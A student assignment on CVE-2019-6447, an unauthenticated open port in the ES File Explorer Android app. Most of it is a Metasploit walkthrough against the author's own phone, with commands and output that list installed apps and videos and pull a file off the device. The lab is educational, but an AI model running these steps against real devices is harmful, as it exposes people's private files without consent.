



# **Systems and Network Programming Assignment**

**ES File Explorer Security Vulnerability -  
Android  
(CVE-2019-6447)**

**IT19096780 – FERNANDO K.S.H.R**

**Y02S01 13**

*"ES File Explorer (File Manager) is a full-featured file (Images, Music, Movies, Documents, app) manager for both local and networked use! With over 500 million users worldwide, ES File Explorer (File Manager) helps manage your android phone and files efficiently and effectively and share files without data cost." – ES team in google play*

ES File Explorer is a file manager application on Android, which supports functions such as skimming through and managing files. It has over 100 million installations and is the most popular file manager application on Android. In Jan. 2019, a security researcher released a security vulnerability in ES File Explorer (CVE-2019–6447).

A vulnerability was found in ES File Explorer File Manager up to 4.1.9.7.4 on Android (Android App Software). It has been declared as critical. Affected by this vulnerability is an unknown functionality of the component Service Port 59777. The manipulation with an unknown input leads to a privilege escalation vulnerability. The CWE definition for the vulnerability is CWE-20. As an impact it is known to affect confidentiality, integrity, and availability.

The bug was discovered 01/16/2019. The weakness was presented 01/16/2019. It is possible to read the advisory at [github.com](https://github.com). This vulnerability is known as CVE-2019-6447 since 01/16/2019. The attack can only be done within the local network. The exploitation does not need any form of authentication. The technical details are unknown, and an exploit is not publicly available. Proper firewalling of tcp/59777 can address this issue.

ES File Explorer: Android File Manager which is very powerful, it is a free local and network file manager, Application Manager, File Manager, Network Manager, Media Manager. Users worldwide have chosen this file manager. It was designed by ES Global, a subsidiary of DO Global, for Android devices. It includes features like cloud storage integration, file transfer from Android to Windows via FTP or LAN, and a root browser.

The ES File Explorer File Manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777 requests on the local Wi-Fi network. This TCP port remains open after the ES application has been launched once and responds to unauthenticated application/json data over HTTP.


This Exploit works on version 4.1.9.7.4 till 4.1.9.5.1. This exploit is actually an auxiliary in the Metasploit framework through which we can extract files, view files present on a device.

# Exploit


There are several methods of exploiting this vulnerability. Using python codes and, we can use Metasploit also. I do hereby mention the way of exploiting using Metasploit.

First, we need these components

- Linux machine that installed Metasploit in it
- Android device with ES file explorer version 4.1.9.5.1. or lower
- Active internet connection



*ES file explorer*



*My android device*

## *Now the awesome part*

Open terminal and type *msfconsole* and hit enter.

```
msf5 > search es_file

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank      Check  Description
-  - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
0  auxiliary/scanner/http/es_file_explorer_open_port                 2019-01-16     normal   No      ES File Explorer Open Port
1  exploit/unix/webapp/joomla_media_upload_exec                     2013-08-01     excellent Yes      Joomla Media Manager File Upload Vulnerability

msf5 > 
```

Next you can search in the tool as `es_file` and there will be a search result as

auxiliary/scanner/http/es\_file\_explorer\_open\_port

```
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/es_file_explorer_open_port	2019-01-16	normal	No	ES File Explorer Open Port
1	exploit/unix/webapp/joomla_media_upload_exec	2013-08-01	excellent	Yes	Joomla Media Manager File Upload Vulnerability

```
msf5 > use auxiliary/scanner/http/es_file_explorer_open_port
msf5 auxiliary(scanner/http/es_file_explorer_open_port) >
```

Then, type `use auxiliary/scanner/http/es_file_explorer_open_port`

in the tool terminal

```

[~]
$msfconsole

[##### $a, #####]
[##### $S ?a, #####]
[##### '7a, #####]
[##### ,a$% #####]
[##### ,a$% #####]
[##### 'a, $S #####]
[##### 'a, $S #####]
[##### 'a, $S #####]
[##### 'a, $S #####]
[##### 'a, $S #####]
[##### 'a, $S #####]

= [ metasploit v5.0.86-dev ]
+ -- -- [ 2004 exploits - 1096 auxiliary - 343 post ]
+ -- -- [ 562 payloads - 45 encoders - 10 nops ]
+ -- -- [ 7 evasion ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

msf5 >

```

After that we can use the exploits in that bundle.

```
msf5 > use auxiliary/scanner/http/es_file_explorer_open_port
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

  Name      Current Setting  Required  Description
  ----      -
  ACTIONITEM          no        If an app or filename if required by the action
  Proxies             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT              59777      The target port (TCP)
  SSL                false      Negotiate SSL/TLS for outgoing connections
  THREADS             1          The number of concurrent threads (max one per host)
  VHOST              no        HTTP server virtual host

Auxiliary action:

  Name      Description
  ----      -
  GETDEVICEINFO  Get device info

msf5 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

  Name      Description
  ----      -
  APPLAUNCH  Launch an app. ACTIONITEM required.
  GETDEVICEINFO  Get device info
  GETFILE    Get a file from the device. ACTIONITEM required.
  LISTAPPS   List all the apps installed
  LISTAPPSALL  List all the apps installed
  LISTAPPSPHONE  List all the phone apps installed
  LISTAPPSSDCARD  List all the apk files stored on the sdcard
  LISTAPSSYSTEM  List all the system apps installed
  LISTAUDIO5    List all the audio files
  LISTFILES     List all the files on the sdcard
  LISTPICT5     List all the pictures
  LISTVIDEO5    List all the videos
```


Following actions can be done

- List all the files in the sdcard in the victim device
- List all the pictures in the victim device
- List all the videos in the victim device
- List all the audio files in the victim device
- List all the apps installed in the victim device
- List all the system apps installed in the victim device
- List all the phone apps installed in the victim device
- List all the apk files stored in the sdcard of the victim device
- List all the apps installed in the victim device
- Get device info of the victim device
- Pull a file from the victim device
- Launch an app of your choice
- Get the icon of an app of your choice

And next we need to find the ip address of the target. In my case my mobile phone.

In Linux we can use nmap to scan our LAN and get the ip s of connected devices.

In my case I have my mobile phone in my hand so I can see it directly by going to settings.



Now we can connect with the device with ip using following command

*set rhost <IP>*

```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set rhost 192.168.8.102
rhost => 192.168.8.102
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777 - Name: SM-G610F
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

If successfully connected the device model number will appear in my case SM-G610F. Now we are in. now we can do anything we want from here.

As example we can set the action as list all apps

```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPS
action => LISTAPPS
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777
YouTube (com.google.android.youtube) Version: 15.16.36
Galaxy Themes (com.samsung.android.themestore) Version: 5.1.16.409
Always On Display (com.samsung.android.app.aodservice) Version: 4.2.51.3
Google (com.google.android.googlequicksearchbox) Version: 11.6.8.21.arm
AliExpress (com.alibaba.aliexpresshd) Version: 8.9.1
Messenger Lite (com.facebook.mlite) Version: 85.0.1.4.120
cliQ (lk.etisalat.cloud.fwd.smpl) Version: 3.0.0
Viber (com.viber.voip) Version: 12.8.0.19
WhatsApp (com.whatsapp) Version: 2.20.123
Helakuru (lk.bhasha.helakuru) Version: 7.4.14
Email (com.samsung.android.email.provider) Version: 6.1.12.1
Galaxy Store (com.sec.android.app.samsungapps) Version: 4.5.13.7
Lens (com.google.ar.lens) Version: 1.10.191126026
Google Play Store (com.android.vending) Version: 20.0.15-all [0] [PR] 309479531
Instagram (com.instagram.android) Version: 138.0.0.28.117
Spotify (air.com.quicksailor.EscapeRapid25Doors) Version: 1.5
Clash of Clans (com.supercell.clashofclans) Version: 13.180.16
Daraz (com.daraz.android) Version: 4.6.1
Samsung Experience Service (com.samsung.android.mobileservice) Version: 10.6.01.1
Samsung Music (com.sec.android.app.music) Version: 16.2.21.6
Rootless Pixel Launcher (amirz.rootless.nexuslauncher) Version: 3.9.1
ES File Explorer (com.estrongs.android.pop) Version: 4.1.9.5
MX Player (com.mxtech.videoplayer.ad) Version: 1.22.8
SHAREit (com.lenovo.anyshare.gps) Version: 5.4.18_ww
TunnelBear (com.tunnelbear.android) Version: 3.2.10
Contacts (com.google.android.contacts) Version: 3.21.3.304517356
Chrome (com.android.chrome) Version: 81.0.4044.117
Google Play services (com.google.android.gms) Version: 20.15.16 (100300-309763488)
Google Text-to-speech Engine (com.google.android.tts) Version: 3.21.8.305969528
NordVPN (com.nordvpn.android) Version: 4.11.6
My Files (com.sec.android.app.myfiles) Version: 10.1.06.661
Spotify (com.spotify.music) Version: 8.4.75.670
Samsung Pass (com.samsung.android.authfw) Version: 2.0.07.5
gStrings (org.cohortor.gstrings) Version: 2.3.3
Trains - Sri Lanka (org.pulasthi.tfsl.android) Version: 5.1.2
Lite (com.facebook.lite) Version: 195.0.0.9.119
Find My Mobile (com.samsung.android.fmm) Version: 7.1.01.13
Samsung Cloud (com.samsung.android.scloud) Version: 4.1.02.4
ikman (lk.ikman) Version: 1.1.77
Device care (com.samsung.android.lool) Version: 10.5.03.10
Samsung Notes (com.samsung.android.app.notes) Version: 3.1.06.3
Device Health Services (com.google.android.apps.turbo) Version: 1.13.0.282793285.release
Wallpapers (com.google.android.apps.wallpaper) Version: 1.3.169416333
imo (com.imo.android.imoim) Version: 2020.04.1031
ViU (com.dialog.dialoggo) Version: 5.3
Google Play Games (com.google.android.play.games) Version: 2020.03.16841 (303850759.303850759-000308)
Video (com.samsung.android.videolist) Version: 1.4.13.8

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPS
```



We can list all the videos

```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTVIDEOS
action => LISTVIDEOS
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777
20200207_200613.mp4 (74.65 MB) - 07/02/2020 08:06:51 pm: /storage/emulated/0/DCIM/Camera/20200207_200613.mp4
20200222_173641.mp4 (3.81 MB) - 22/02/2020 05:36:44 pm: /storage/emulated/0/DCIM/Camera/20200222_173641.mp4
20200222_173645.mp4 (36.34 MB) - 22/02/2020 05:37:04 pm: /storage/emulated/0/DCIM/Camera/20200222_173645.mp4
20200325_154826.mp4 (26.36 MB) - 25/03/2020 03:48:39 pm: /storage/emulated/0/DCIM/Camera/20200325_154826.mp4
20200405_124733.mp4 (8.56 MB) - 05/04/2020 12:47:38 pm: /storage/emulated/0/DCIM/Camera/20200405_124733.mp4
20200411_095022.mp4 (83.02 MB) - 11/04/2020 09:51:03 am: /storage/emulated/0/DCIM/Camera/20200411_095022.mp4
20200420_112920.mp4 (139.25 MB) - 20/04/2020 11:30:29 am: /storage/emulated/0/DCIM/Camera/20200420_112920.mp4
SM-G610F_20200514012154.mp4 (1.29 MB) - 14/05/2020 01:21:54 am: /storage/emulated/0/DCIM/Video screenshots/SM-G610F_20200514012154.mp4
SM-G610F_20200514012231.mp4 (1.70 MB) - 14/05/2020 01:22:32 am: /storage/emulated/0/DCIM/Video screenshots/SM-G610F_20200514012231.mp4
VID-20191225-WA0001.mp4 (10.20 MB) - 25/12/2019 02:36:17 am: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20191225-WA0001.mp4
VID-20191225-WA0003.mp4 (5.46 MB) - 25/12/2019 08:52:57 am: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20191225-WA0003.mp4
VID-20191225-WA0004.mp4 (3.50 MB) - 25/12/2019 04:52:20 pm: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20191225-WA0004.mp4
VID-20200101-WA0030.mp4 (7.82 MB) - 01/01/2020 05:58:33 pm: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20200101-WA0030.mp4
VID-20200103-WA0000.mp4 (5.94 MB) - 03/01/2020 08:47:08 am: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20200103-WA0000.mp4
VID_22120228_131613_140.mp4 (2.47 MB) - 25/12/2019 05:20:19 pm: /storage/emulated/0/Movies/Instagram/VID_22120228_131613_140.mp4

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now you can understand the danger of this vulnerability. By exploiting it we also can copy the files from the target device to our device. Let us see how.

```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

  Name      Current Setting  Required  Description
  ----      -
  ACTIONITEM  /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg  no      If an app or filename if required by the action
  Proxies    no              A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.8.102   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
  RPORT      59777           yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  THREADS    1              yes       The number of concurrent threads (max one per host)
  VHOST      no              HTTP server virtual host

Auxiliary action:

  Name      Description
  ----      -
  GETFILE   Get a file from the device. ACTIONITEM required.

msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg
ACTIONITEM => /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

  Name      Current Setting  Required  Description
  ----      -
  ACTIONITEM  /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg  no      If an app or filename if required by the action
  Proxies    no              A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.8.102   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
  RPORT      59777           yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  THREADS    1              yes       The number of concurrent threads (max one per host)
  VHOST      no              HTTP server virtual host


Auxiliary action:

  Name      Description
  ----      -
  GETFILE   Get a file from the device. ACTIONITEM required.

msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777 - /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg saved to /home/sandaru/.msf4/loot/20200514013507_default_192.168.8.102_getFile_777236.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

With the video that I have done you will be able to understand the whole exploit.



This is the file that I downloaded from the victim device to my attacker device.

## Summary

Through the above analysis, we can get the whole picture of how the ES file browser security vulnerability is triggered. The main reason was that the developer ignored the check of the request when designing the shared access function, resulting in security vulnerabilities.

## Countermeasure

- The only thing we can do is keep the ES File explorer app up to date

# References:

- Github: <https://github.com/fs0c131y/ESFileExplorerOpenPortVuln>
- Twitter: <https://twitter.com/fs0c131y/status/1085460755313508352>
- techcrunch: <https://techcrunch.com/2019/01/16/android-app-es-file-explorer-expose-data/>
- Freebuf: <https://www.freebuf.com/vuls/195069.html>
- smwenku: <https://www.smwenku.com/a/5c45ee68bd9eee35b21ef1db/zh-cn>